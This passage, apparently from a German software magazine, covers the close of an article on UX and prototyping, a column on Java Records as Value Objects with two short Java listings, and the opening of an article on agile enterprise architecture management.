- *Zwischen Designer und Entwickler*: Das Entwicklungsteam kann beurteilen, ob die Entwürfe technisch umsetzbar sind und welcher Aufwand dafür notwendig ist. Genügen die Standard-Widgets des Systems oder muss ggf. UI Control von Drittanbietern (Lizenzkosten) angeschafft werden?
- *Zwischen Designer und Endanwender*: Der beste Entwurf zum UI nützt nichts, wenn der Endanwender die Software nicht versteht. Mittels schneller Prototypen kann dieses Ziel direkt und interaktiv evaluiert werden.
- *Entwicklungsteam und Management*: Der Projektfortschritt kann gegenüber dem Management dokumentiert werden.

Dabei ist heute ein nahtloses Überführen der Prototypen von der Designphase in den Entwicklungsprozess möglich. Designer und Entwickler tun gut daran, Tools und zu übergebende Zwischenergebnisse aufeinander abzustimmen. Im Idealfall ist der Prototyp bereits die erste Version des späteren Produkts.

UX im Entwicklungszyklus

UX-Methoden sind unabhängig von den Vorgehensmodellen (Wasserfall, evolutionär, Scrum). Grundsätzlich können wir die dargestellten Aufgaben, d. h. die Erforschung der Nutzerperspektive, das Entwickeln von Prototypen usw. in den Bereich der Anforderungsanalyse einordnen. Das muss zu Beginn des Projekts mindestens einmal sorgfältig und umfassend geschehen (Wasserfall). Praxisnäher ist eine zyklische und iterative Vorgehensweise (agil). Dabei wird man sich schrittweise den Nutzerkontext erarbeiten und mit dem Prototyp die neu gewonnenen Erkenntnisse einarbeiten. Umfang und Aufwand der Aufgaben (mit dem Ziel, die UX zu verbessern und damit ein fachgerechtes und ansprechendes UI zu gestalten) sind von der Größe und Komplexität des Projekts abhängig. Ein praxisnahes Vorgehen für Projekte mit einer überschaubaren Größe könnte beispielsweise die folgenden Schritte umfassen [3]:

1. *Projektstart und Anforderungen*: In einem ersten Workshop können die grundsätzlichen Anforderungen an das Softwareentwicklungsprojekt erhoben werden. Das kann beispielsweise in Rahmen von Einzelinterviews erfolgen. Auch andere Methoden der Anforderungsanalyse sind notwendig. Die Ergebnisse der initialen Anforderungsanalyse sind die Voraussetzung für eine intensivere Erforschung des Nutzerkontexts. Auf dieser Basis können erste Nutzertests geplant werden.
2. *Iteration 1*: Es wird ein erster Prototyp des Anwendungssystems erstellt. Auf dessen Basis wird Feedback bei den Mitarbeitern der Fachabteilung und den weiteren Stakeholdern eingeholt (qualitative Nutzerforschung). Auf der Basis dieser Daten wird der Prototyp angepasst, verfeinert und ggf. neu konzipiert.
3. *Iteration 2*: Der Prototyp aus Iteration 1 wird als Basis für einen ersten Nutzertest (quantitative Nutzerforschung) verwendet. Auch hier wird sich erneut ein Korrekturbedarf ergeben.
4. *Übergabe*: Die Ergebnisse der kombinierten Anforderungsanalyse und Nutzerforschung werden dann der Entwicklung übergeben, die auf der Basis der evaluierten Prototypen eine erste produktionsfähige Version der Software erstellen kann.

Die Schritte sind idealtypisch. Es können mehrere Iterationen notwendig sein. Ebenso ist es denkbar, dass man einzelne Schritte zusammenfasst. Wichtig ist, dass bei jedem Schritt eine Abstimmung der Mitarbeiter aus dem UX-Design mit dem Entwicklungsbereich stattfindet, um nur realisierbare Entwürfe zu konzipieren. Auch ein Hinweis aus dem Entwicklungsbereich, dass ein aktueller Prototyp zwar technisch umsetzbar ist, jedoch zu einem erheblichen Mehraufwand und damit zu einer Kostensteigerung führt, ist notwendig. Hier ist von allen Beteiligten Fingerspitzengefühl gefragt. Auf der einen Seite soll die Kreativität des UX-Designs nicht




Abb. 3: Das User-Experience-Wirkmodell von Facit Digital [5]

unmittelbar mit Hinweisen auf den Aufwand, Kosten usw. gebremst werden. Andererseits nützt ein Entwurf, der außerhalb der Umsetzbarkeit liegt, auch den Beteiligten nichts.

Endet die Arbeit des Designers mit der Übergabe an die Entwicklung? Nein, denn eine regelmäßige Begleitung des Prozesses ist notwendig. Zum einem können sich neue Ergebnisse aus der Nutzerforschung später ergeben, die vielleicht noch in die Produktion des UI eingearbeitet werden können. Zum anderen können sich trotz sorgfältiger vorheriger Abstimmung zwischen Entwicklung und Design bei der praktischen Umsetzung technische Hürden herausstellen. Hier kann ggf. ein alternativer Entwurf aus dem Design die Arbeit erheblich vereinfachen.

Gütekriterien der UX

Hat man UX-Methoden in den Softwareentwicklungszyklus integriert, möchte man als Verantwortlicher auch wissen, ob diese Bemühungen in Bezug auf die UX auch etwas nützen. Diese Frage lässt sich nicht leicht beantworten, da wir den Grad bzw. die Güte der UX nicht direkt messen können. Ein häufig zitiertes Modell stammt von der Agentur Factit Digital [4] und wird zum Beispiel in [5] und [6] beschrieben (**Abb. 3**).

Demnach können wir in Bezug auf die UX folgende Aspekte unterscheiden:

- Erfolgsfaktoren
- Indikatoren
- Konsequenzen

UX wird durch mehrere Trigger (Erfolgsfaktoren) gespeist. Dazu gehört eine Kombination aus nützlichen Funktionen (Utility), Kompatibilität (Accessibility), die Möglichkeit einer einfachen Bedienbarkeit (Usability), Design und Zeitgeist (Ästhetik) und ein innovatives und sicheres Produkt (Markenversprechen). Sind diese Erfolgsfaktoren für eine Software gegeben, kann der Grad an UX ggf. gesteigert werden. Als Indikatoren dafür, ob eine Software eine gute UX aufweist, werden folgende Parameter herangezogen: Zufriedenheit, Joy of Use (kann der Nutzer mit Hilfe der Software seine Ziele leicht erreichen?) und Einfachheit der Nutzung. Sind diese Indikatoren gegeben, äußert sich das beispielsweise in einer häufigen Nutzung, einer langfristigen Kundenbindung, einer hohen Weiterempfehlungsrate, einer positiven Markenwahrnehmung und der Bereitschaft der Kunden, für das Produkt zu zahlen.

Zusammenfassung und Ausblick

Im Mittelpunkt dieses Artikels stand die sehr wichtige Arbeit von UI-Designern, deren Ziel es ist, die UX zu maximieren. Dabei ist klar geworden, dass die Aufgabe des Designs der Schnittstelle einer Anwendung ein eigener und komplexer Prozess ist. Experten aus diesem Bereich müssen über ein vielfältiges methodisches Spektrum und Einfühlungsvermögen verfügen. Statt auf Vermutungen sollte man auf intensive Nutzerforschung setzen. Auf diese Weise gelingt es, eine Software für die Bedürfnisse des Anwenders zu gestalten.

Im nächsten Teil der Serie möchten wir in die Welt der User Interfaces für Enterprise-Applikationen eintauchen. Hier soll es um das Zusammenspiel von Design und Funktionalität gehen. Auch „langweilige" Tools für die Buchhaltung können ansprechend gestaltet werden.

Dr. Veikko Krypczyk ist begeisterter Entwickler und Fachautor.

Elena Bochkor arbeitet am Entwurf und Design mobiler Anwendungen und Webseiten.

Weitere Informationen zu diesen und anderen Themen der IT finden Sie unter http://larinet.com.

Links & Literatur

[1] DIN EN ISO 9241-210

[2] https://www.usability.ch/news/anwendung-ux-forschungsmethoden.html

[3] https://www.bitkom.org/Bitkom/Publikationen/Usability-User-Experience-Software-naeher-zum-Nutzer-bringen.html

[4] https://facetdigital.com

[5] https://www.researchgate.net/publication/290391409_Arbeitspapier_User_Experience_und_User_Experience_Design_-_Eine_Ubersicht_zum_aktuellen_Stand_der_User_Experience_Research

[6] https://t3n.de/magazin/methoden-tipps-messung-user-experience-verstehen-messen-233346/

Kolumne: EnterpriseTales

von Arne Limburg und Hendrik Müller

Record-Type: Value Objects werden endlich Java-native

Value Objects sind einer der fundamentalen Building Blocks in Domain-driven Design. Sie in Java zu erstellen, erforderte bisher allerdings einigen Boilerplate-Code. Das ändert sich mit Java 15: Es wird ein neues Sprachkonstrukt eingeführt – und zwar die Records. Und diese erfüllen alle technischen Anforderungen zur einfachen Umsetzung von Value Objects.

Aus objektorientiertem Domain-driven Design kennen wir Value Objects (z. B. [1]). Sie stellen die Werte innerhalb der Domänenmodellierung dar: Sie haben im Gegensatz zu Entitäten keine Identität und können sich daher nicht über die Zeit hinweg verändern. Da Value Objects keine Identität haben, erfolgt der Vergleich zweier Value Objects immer über alle enthaltenen Werte. Sowohl aus logischer als auch aus technischer Sicht ergibt sich daraus, dass Value Objects unveränderlich, also immutable sind.

Porträt

Arne Limburg ist Softwarearchitekt bei der OPEN KNOWLEDGE GmbH in Oldenburg. Er verfügt über langjährige Erfahrung als Entwickler, Architekt und Consultant im Java-Umfeld und ist auch seit der ersten Stunde im Android-Umfeld aktiv.

Hendrik Müller ist Enterprise Developer bei der OPEN KNOWLEDGE GmbH in Oldenburg. Mit dem Schwerpunkt auf Webtechnologien begleiten ihn momentan Angular und Web Components durch den Tag. Abseits davon beschäftigt er sich leidenschaftlich mit dem Design von Programmiersprachen.

Genauso wie für Entitäten gilt auch für Value Objects der Anspruch, immer einen validen Zustand zu repräsentieren. Entsprechend muss dies zum Erstellungszeitpunkt, also im Konstruktor, sichergestellt werden. Auch viele der vom JDK mitgelieferten Datentypen sind unveränderlich, so z. B. die Klassen *java.lang.String*, *java.math.BigInteger* und *java.math.BigDecimal*. Instanzen dieser Klassen können nicht verändert werden. Stattdessen geben Methoden wie *BigInteger#add* das Ergebnis in Form einer neuen Instanz zurück.

Vorteile von Immutability

Dass Value Objects auch unabhängig von Domain-driven Design sinnvoll sind, beschreibt Martin Fowler in seinem Blog [2]. Das Konzept Immutability hat sich außerhalb der objektorientierten Programmierung schon länger etabliert. So sind die primitiven Datentypen, wie beispielsweise Zahlen oder Strings, in den meisten anderen Programmiersprachen auch unveränderlich, und gerade in nebenläufigen Systemen senkt shared mutable State (also Zustand, den verschiedene Teile des Systems parallel ändern können) nicht gerade die Komplexität. Das wird jedem spätestens dann klar, wenn er mit relationalen Datenbanken arbeitet. Dort gibt es das Konzept der Datenbanktransaktionen, um durch Isolation der Herausforderung zu begegnen, dass der shared State parallel verändert werden könnte. Das geschieht, indem die Änderungen (zumindest logisch) nacheinander ausgeführt werden.

Ein weiterer Vorteil der Verwendung von unveränderlichen Werten ist, dass sich durch sie in der Regel baumartige Strukturen ergeben und keine zyklischen Objektgraphen. Das liegt daran, dass sich Rückwärts-

Ohne zu akademisch zu werden, kann man sagen, dass die funktionale Programmierung die seiteneffektfreie oder „pure“ Funktion in den Fokus der Modellierung stellt.

referenzen durch die Unveränderlichkeit normalerweise nicht etablieren lassen. Allerdings gibt es in einigen Programmiersprachen (z. B. Haskell) Sprachkonstrukte, die dennoch zyklische, unveränderbare Strukturen ermöglichen. Durch Baumstrukturen wird die Serialisierung (z. B. nach JSON oder XML) deutlich vereinfacht.

Unveränderliche Datenstrukturen führen aber nicht in jeder Situation zu einer Vereinfachung. Benötigt man gerade besagte zyklische Abhängigkeiten in seinem Objektmodell, muss deutlich mehr Gehirnschmalz in die Modellierung gesteckt werden.

Nicht zuletzt haben die meisten Enterprise-Systeme in der Realität einen Zustand, der sich über die Zeit ändert, was durch komplette Immutability nicht abgebildet werden kann.

Values in funktionaler Programmierung

Ohne jetzt zu akademisch zu werden, kann man sagen, dass die funktionale Programmierung die seiteneffektfreie oder „pure“ Funktion in den Fokus der Modellierung stellt. Der Begriff Funktion ist etwas verwässert im Zusammenhang mit Programmiersprachen. Eine pure Funktion, wie sie auch im mathematischen Sinne verwendet wird, liefert für die gleichen Eingaben immer dasselbe Ergebnis. Entsprechend gibt es auch keine Veränderung von externem Zustand (also Zustand, der über den Funktionsaufruf hinweg existiert). Das steht im Gegensatz dazu, wie man es aus der imperativen Programmierung und damit auch den meisten objektorientierten Programmiersprachen gewohnt ist. Es gibt diverse Vor- und Nachteile dieser funktionalen Ansätze, auf die wir hier nicht im Detail eingehen wollen. Der große Vorteil für den Programmierer ist aber vor allem: „It’s easy to reason about“. Wenn es keinen verstecken Zustand und keine globalen Variablen gibt, die innerhalb einer Funktion geändert werden können, wird der Code deutlich verständlicher. Man kann dann über den Inhalt einer Funktion reden, ohne einen größeren Kontext betrachten zu müssen. Alles, was Relevanz für eine Berechnung hat, wird explizit mitgegeben. Daraus folgt auch, dass Ein- und Ausgabewerte nicht verändert werden dürfen. Wenn sie also von vornherein unveränderlich oder immutable sind, ist diese Garantie automatisch gegeben.

Funktionale Programmierung in der Enterprise-Welt

Das funktionale Paradigma hat mittlerweile auch in den Enterprise-Architekturen seinen festen Platz gefunden. Programmiersprachen wie F#, Clojure, Scala oder auch Erlang stellen funktionale Programmierung in den Fokus. Und auf einer architekturellen Ebene erfreuen sich Stateless Services und die Lambdaarchitektur wachsender Beliebtheit.

Um das funktionale Paradigma sinnvoll umsetzen zu können, haben die meisten dieser Programmiersprachen und -konzepte auch immer Konstrukte für immutable State. So gibt es etwa in Scala die Case Classes und in Kotlin die Data Classes. In Java muss man sich bisher mit Libraries wie Lombok begnügen.

Auch Java hat in den letzten Versionen immer mehr Features bekommen, die es im Lager der funktionalen Programmiersprachen schon lange gibt: Lokale Typinferenz (var) und Lambdas stechen dabei besonders hervor. Was bisher fehlte, war ein Sprachkonstrukt für immutable State. Dieses steht jetzt mit Java 15 vor der Tür: Records.

Java Records

Ab Java 14 sind Records als Preview enthalten. Sie stellen eine weniger verbose Möglichkeit zur Verfügung, Daten zu modellieren. Code sagt mehr als tausend Worte. Die beiden Codebeispiele sind nahezu äquivalent: einmal in der neuen Record-Syntax (Listing 1) und einmal klassisch mit Klassen (Listing 2).

Records als Value Objects

In der zugehörigen Spezifikation JEP 359 [3] werden Records folgendermaßen beschrieben: „Records can be considered a nominal form of tuples.“ Records sind also benannte (und damit typisierte) Tupel. Entsprechend dieser Spezifikation scheint es zunächst offensichtlich, dass sie sich gut dazu eignen, Value Objects zu modellieren. Das ist auch nicht falsch, aber auch nicht unbedingt immer richtig, bzw. nicht immer ganz so einfach. Records lassen sich sehr gut als fachliche Wrapper für primitive Datentypen einsetzen. Ein Objekt vom Typ *CustomerId* hat eine größere Aussagekraft als eine Kundennummer in Form eines Strings.

Wenn es komplizierter wird, muss man bedenken, dass Records Daten explizit nach außen sichtbar machen. Es gilt also auch das Konzept von Information Hiding

Listing 1

```
// record syntax
record Record(int a, int b) {
}
```

explizit nicht. Das stimmt zwar nicht zu 100 Prozent, weil es immer noch eine Indirektion über einen Component Accessor (quasi einen Getter, allerdings nicht nach JavaBeans-Konvention) gibt, um auf den inneren State zuzugreifen, aber kommt der Sache schon sehr nahe. Die innere Struktur bildet damit die Grundlage für das Public Interface. Entsprechend ist eine komplexe Implementierung immer komplett von außen sichtbar. Ein Paradigma der Objektorientierung, nämlich eben besagtes Information Hiding, wird dadurch konterkariert. Die meisten Anwendungsfälle wird man trotzdem sehr gut abbilden können, allerdings sind althergebrachte OO-Modellierungsstrategien eventuell nicht eins zu eins auf Records anwendbar. So lässt sich von einem Record z. B. nicht ableiten. Außerdem gibt es automatisch den kanonischen Konstruktor, der alle Felder als Parameter bekommt. Dadurch ist es nicht möglich, einzelne Parameter anderweitig (z. B. durch Berechnung) zu ermitteln oder etwa im Konstruktor einen String zu parsen, um den Record zu erstellen. Eine solche Implementierung ist zwar weiterhin möglich, den kanonischen Konstruktor gibt es aber immer zusätzlich. Auch der Name der Zugriffsmethoden lässt sich nicht beeinflussen – er stimmt mit dem Feldnamen überein. Records weichen somit vom JavaBean-Standard ab, weil das *get* vor dem Methodennamen fehlt.

Listing 2

```
// class syntax
public final class RecordObject {
  final int a;
  final int b;

  public RecordObject(int a, int b) {
    this.a = a;
    this.b = b;
  }

  public int a() {
    return a;
  }

  public int b() {
    return b;
  }

  public boolean equals(Object o) {
    if (this == o) return true;
    if (o == null || getClass() != o.getClass()) return false;
    RecordObject other = (RecordObject)o;
    return a == other.a && b == other.b;
  }

  @Override
  public int hashCode() {
    return Objects.hash(a, b);
  }

  @Override
  public String toString() {
    return "RecordObject[" +
           "a=" + a +
           ", b=" + b +
           ']';
  }
}
```

Die Felder der Records können normale Java-Objekte sein. Daraus resultiert, dass Records nicht deeply immutable sind: Der Zustand der innenliegenden Java-Objekte könnte ja weiterhin verändert werden. Dadurch ist es dann auch wieder möglich, zirkuläre Objektgraphen zu erzeugen, die Records enthalten. Das Erstellen der oben erwähnten unveränderlichen Baumstrukturen aus der funktionalen Programmierung wird mit Records also zwar ermöglicht, aber nicht sichergestellt.

Records und Enterprise Java

Wie passen Records in die Enterprise-Java-Welt? Zunächst einmal sind sie architektonisch eine sinnvolle Ergänzung. An einigen Stellen ist es immer sinnvoll, echte Value Objects (also immutable Objects) zu verwenden. Das gilt z. B. für den Payload eines POST Requests oder auch für ein Data Transfer Object zwischen der Schicht, die die Fachlogik enthält, und der Webschicht. Hier erleichtern Records einem das Leben erheblich, weil der oben erwähnte Boilerplate-Code wegfällt. Diese Objekte enthalten normalerweise auch keine Domänenlogik, sodass Records in ihrer einfachsten Form verwendet werden können.

Natürlich wird es einige Zeit dauern, bis die verschiedenen Frameworks das neue Java-Feature adaptieren. Dabei dürfte es einigen leichter fallen als anderen. Die Serialisierung und Deserialisierung nach JSON über den JSON-B-Standard sind z. B. bereits heute möglich (getestet mit Apache Johnzon [4]). Dabei muss der kanonische Konstruktor public sein und mit der Annotation *@JsonbCreator* markiert werden. Darüber wird signalisiert, dass dieser Konstruktor zur Objekterzeugung verwendet werden soll.

Etwas komplizierter dürfte die Integration mit Bean Validation werden. Zwar sieht die Spezifikation hier bereits die Möglichkeit von Constructor Validation vor, diese muss in der Praxis aber immer manuell angestoßen werden. Integrierende Spezifikationen wie z. B. JAX-RS verwenden aber nach wie vor Property Validation. Das würde im Fall von Records heißen, dass sie zunächst ungültig erzeugt werden müssten, um dann per Bean Validation validiert zu werden. Für die ungültige Erzeugung würde aber der kanonische Konstruktor verwendet. Dieser dürfte dann aber nicht selbst validieren, weil das zu einem Laufzeitfehler führen würde.

Noch größere Änderungen stehen der JPA-Spezifikation bevor. Hier sind Value Objects zwar grundsätzlich schon als *@Embeddable* vorgesehen. Eine Erzeugung

über einen Konstruktor ist aber noch nicht möglich. Das dahingehende Proposal hat Oliver Drotbohm (damals Gierke) bereits 2011 bei der JPA Expert Group eingereicht. Es wurde allerdings abgelehnt [5]. Bisher ist in JPA daher nur das direkte Befüllen der Felder eines Objekts oder das Befüllen über Setter-Methoden vorgesehen. Beides wäre bei Records nicht möglich.

Fazit

Mit Java 15 bekommt Java Records als neues Sprachfeature, ein Konstrukt, um Value Objects einfacher zu realisieren. Teilweise kann dieser Typ auch direkt mit Enterprise-Java-Standards verwendet werden (z. B. bei JSON-B). Andere Standards wie JPA müssen ihre Spezifikationen noch anpassen, damit er verwendet werden kann.

Records sind allerdings nicht deeply immutable, d. h. man kann in einen Record wiederum ein änderbares Java-Objekt stecken. Deshalb kann man mit Records nicht sicherstellen, dass die aus der funktionalen Programmierung als vorteilhaft bekannten unveränderlichen Baumstrukturen erreicht werden. Allerdings vereinfachen Records das Erstellen solcher Strukturen.

Software, die sich auf shared mutable State verlässt, also auf eine geteilte Datenstruktur, die an unterschiedlichen Stellen des Programmcodes geändert wird, ist schwer wartbar. Mit Records wird es leichter, Software zu schreiben, die weniger davon enthält, oder, wie es im JEP beschrieben wird: „It should be easy, clear, and concise to declare shallowly-immutable, well-behaved nominal data aggregates." Es soll mit der Spezifikation einfach, klar und kurz möglich sein, (zumindest) auf oberster Ebene unveränderliche, sich wohlverhaltende, benannte (und damit typsichere) Datenaggregate zu erstellen.

Dieser Vorteil kann bereits jetzt in Enterprise Java z. B. für die Konvertierung von und nach JSON oder beim Einsatz als DTO verwendet werden. Bis Records aber in allen Jakarta-IEE-Spezifikationen uneingeschränkt nutzbar sind, wird es erfahrungsgemäß noch eine Weile dauern. In diesem Sinne: Stay Tuned!

Links & Literatur

[1] https://deviq.com/value-object/

[2] https://martinfowler.com/bliki/ValueObject.html

[3] https://openjdk.java.net/jeps/359

[4] https://johnzon.apache.org/

[5] https://download.oracle.com/javaee-archive/jpa-spec.java.net/users/2011/11/0027.html

Agiles Enterprise Architecture Management ist möglich

Agile Architektur für Unternehmen

Bei Projekten der Unternehmensarchitektur (auch Enterprise Architecture) ist meist die oberste Ebene des Managements die treibende Kraft. Doch wie ist das mit den Regeln und Best Practices der agilen Softwareentwicklung vereinbar?

von Dr. Annegret Junker

Die Unternehmensarchitektur im Rahmen der Informationstechnik (IT) beschreibt das Zusammenspiel von Elementen der Informationstechnologie und der geschäftlichen Tätigkeit im Unternehmen [1]. Dabei wird die Rolle der Informationsarchitektur oder Softwarearchitektur in Beziehung mit den geschäftlichen Interessen und Prozessen des Unternehmens gesetzt. Unternehmensarchitekturinitiativen werden in der Regel von der obersten Managementebene getrieben. Insbesondere Qualitätsmerkmale wie Effizienz und Kostenoptimierung spielen hierbei eine Rolle. Dieser stark kontrollierende Ansatz steht einem agilen Ansatz mit der Reaktion auf Veränderungen oftmals entgegen.

Im vorliegenden Beitrag werden Ansätze diskutiert, wie dieser Konflikt aufgelöst werden kann. Hierdurch werden mögliche Widersprüche, die sich aus unterschiedlichen Perspektiven ergeben, nicht ignoriert, sondern vielmehr als Motor genutzt, um gute und verlässliche Lösungen in unterschiedlichen Kontexten zu finden.

Definition von Enterprise Architecture Management

Enterprise Architecture ist ein kohärentes Ganzes von Prinzipien, Methoden und Modellen, die im Entwurf und der Implementierung der unternehmensspezifischen Organisationsstruktur, der Geschäftsprozesse, der Informationssysteme und der technischen Infrastruktur verwendet werden [2]. Wir brauchen Unternehmensarchitekturen, um parallel ablaufende Prozesse und Entwicklungen zu synchronisieren, neue Ansätze auf eine breitere Basis zu stellen und Geschäftsinteressen des Unternehmens in Technik zu übersetzen.




Abb. 1: Geschäftsmodell-Canvas für eine Fahrradausleihe

Rolle von Enterprise Architecture Management im Unternehmen

In Unternehmen wird die Unternehmensarchitektur oftmals als Standardisierungs- und Projektmanagementinstrument eingesetzt. Die Standardisierung verfolgt den Ansatz, durch standardisierte Komponenten einen hohen Wiederverwendungsgrad und damit eine hohe Effizienz zu erreichen. Oftmals wird zwar ein hoher Wiederverwendungsgrad erreicht, nicht aber die erhoffte Effizienzsteigerung, da notwendige Synchronisierungen und Abstimmungen, zum Beispiel von Produktivnahmen und Updates, die Aufwände nach oben treiben. Die klassische These „Wiederverwendung führt zu höherer Effizienz" steht einem agilen Ansatz à la „Was ist für uns das beste Resultat?" im täglichen Arbeiten entgegen. Man kann nicht einfach neue Ideen ausprobieren, sondern muss erst die Übereinstimmung der Idee mit Regeln und Vorgaben der Unternehmensarchitektur prüfen. Mehr noch wird die Abhängigkeit der benutzenden Teams zu dem bereitstellenden Team sehr hoch und dadurch die Gesamtentwicklungszeit vergrößert.

Agiles Mindset versus Klassik

Das agile Mindset ist von der Idee der Eigenverantwortung und der Ergebnislieferung geprägt. Das einzelne Team ist gegenüber seinen Stakeholdern verantwortlich, welche Ergebnisse geliefert werden. Die Stakeholder entscheiden, ob das gelieferte Ergebnis ihren Anforderungen entspricht oder nicht. Die Unternehmensarchitektur ist in der Regel kein direkter Stakeholder. Daher werden die Implementierungen nicht an den Vorgaben der Unternehmensarchitektur ausgerichtet, sondern vielmehr wird sich Schritt für Schritt der eigentlichen Lösung genähert. Klassische Ansätze stehen mit agilen Ansätzen häufig im Gegensatz, auch wenn sich beide Seiten gegenseitig ergänzen und erweitern:

- Klassische hierarchische Definition von Funktionalitäten gegenüber dem agilen Herantasten an die Lösung
- Klassisches, vorab definiertes Ergebnis gegenüber dem lebendigen Produkt der agilen Welt
- Klassische funktionale Organisationsstruktur gegenüber crossfunktionalen Teams
- Klassisch definierte KPIs gegenüber Messen am Ergebnis aus der agilen Welt

Herantasten an die Lösung

Businessmodell Canvas und MVP: In einem agilen Produktentwicklungsmodell kann man mit einem Minimal Viable Product (MVP) anfangen und dieses MVP Schritt für Schritt funktional erweitern [3]. Da eine Unternehmensarchitektur eher hierarchisch – von der Businessarchitektur bis zur Infrastruktur – organisiert ist, lässt sich dieses Vorgehen kaum anwenden. Man kann aber auch in der Unternehmensarchitektur vertikal statt horizontal schneiden. Solche funktionalen Schnitte scheinen am Anfang nahezu unmöglich. Um sie aber leichtgewichtig zu ermöglichen, kann man einfache Tabellen verwenden, die ein Geschäftsmodell-Canvas [4] darstellen, und so die Auflistung von Geschäftsobjekten, Partnern, Geldflüssen und mehr ermöglichen. Ein solches Geschäftsmodell-Canvas kann helfen, erste funktionale Schnitte zu finden.

Stellen wir uns eine Onlinefahrradausleihe vor; **Abbildung 1** zeigt dafür ein Geschäftsmodell-Canvas.

Abb. 2: Event-Storming-Ergebnis für die Fahrradausleihe [6]

Mitglieder und gelegentliche Nutzer können Fahrräder an entsprechenden Ausleihpunkten, zum Beispiel am S-Bahnhof, ausleihen und dort wieder zurückgeben. Dabei muss der Rückgabeort nicht dem Ausleihort entsprechen. Ausleihe und Rückgabe erfolgen via App, durch die das entsprechende Fahrrad freigeschaltet oder wieder zurückgegeben wird. Die Fahrräder werden durch die örtlichen Gemeinden, durch Hotels und Pensionen, Reisebüros oder durch den öffentlichen Nahverkehr vermittelt. Benutzer können sich einmalig via App anmelden oder auch eine Mitgliedschaft abschließen. Natürlich kann das nur im Gesamtkonstrukt funktionieren. Fällt ein Partner weg, fehlen wesentliche Einnahmen. Kann die Mitgliedschaft technisch nicht umgesetzt werden, unterliegt der Umsatz zu hohen Schwankungen und das Geschäftsmodell ist gegenüber Partnern und Banken nicht mehr darstellbar. Daher versucht man solche Dinge horizontal zu schneiden – also erst die Infrastruktur mit App und Fahrradständern zu schaffen und dann die Partner einzubinden. Problematisch hierbei ist, dass die Kunden erst ganz oben in der Hierarchie zum Tragen kommen und sie alles, was vorher geschaffen wurde, nicht unmittelbar nutzen können.

Versuchen wir dieses Beispiel funktional zu schneiden. Wenn wir uns auf eine Kundengruppe, eine Funktion und einen Partner konzentrieren, können wir folgendes Minimal Viable Product identifizieren: Durch den Partner „Nahverkehr“ angeboten, können Fahrräder durch Mitglieder am Bahnhof ausgeliehen werden (in **Abb. 1** rot eingekreist).

Diese Konzentration auf einen ersten MVP führt zu einer wesentlichen Vereinfachung und einem schnelleren Time to Market. Offensichtlich können solche funktionalen Schnitte weder allein durch eine technische Architektur noch allein durch Anforderungsgeber vollzogen werden. Es ist eine enge Zusammenarbeit nötig, um die einzelnen funktionalen Schnitte sowohl hinsichtlich des geschäftlichen Mehrwerts als auch technischer Komplexität zu bewerten. Die Unternehmensarchitektur nimmt die wesentliche Rolle des Mediators und Trainers ein, um die jeweils passende Lösung zu finden.

Prozessmodell mit Event Storming finden: Im nächsten Schritt müssen die zu implementierenden Funktionen gefunden werden, mit denen das obige MVP realisiert werden kann. Um diese Funktionen zu identifizieren, kann die Methodik des Event Stormings [5] angewendet werden.

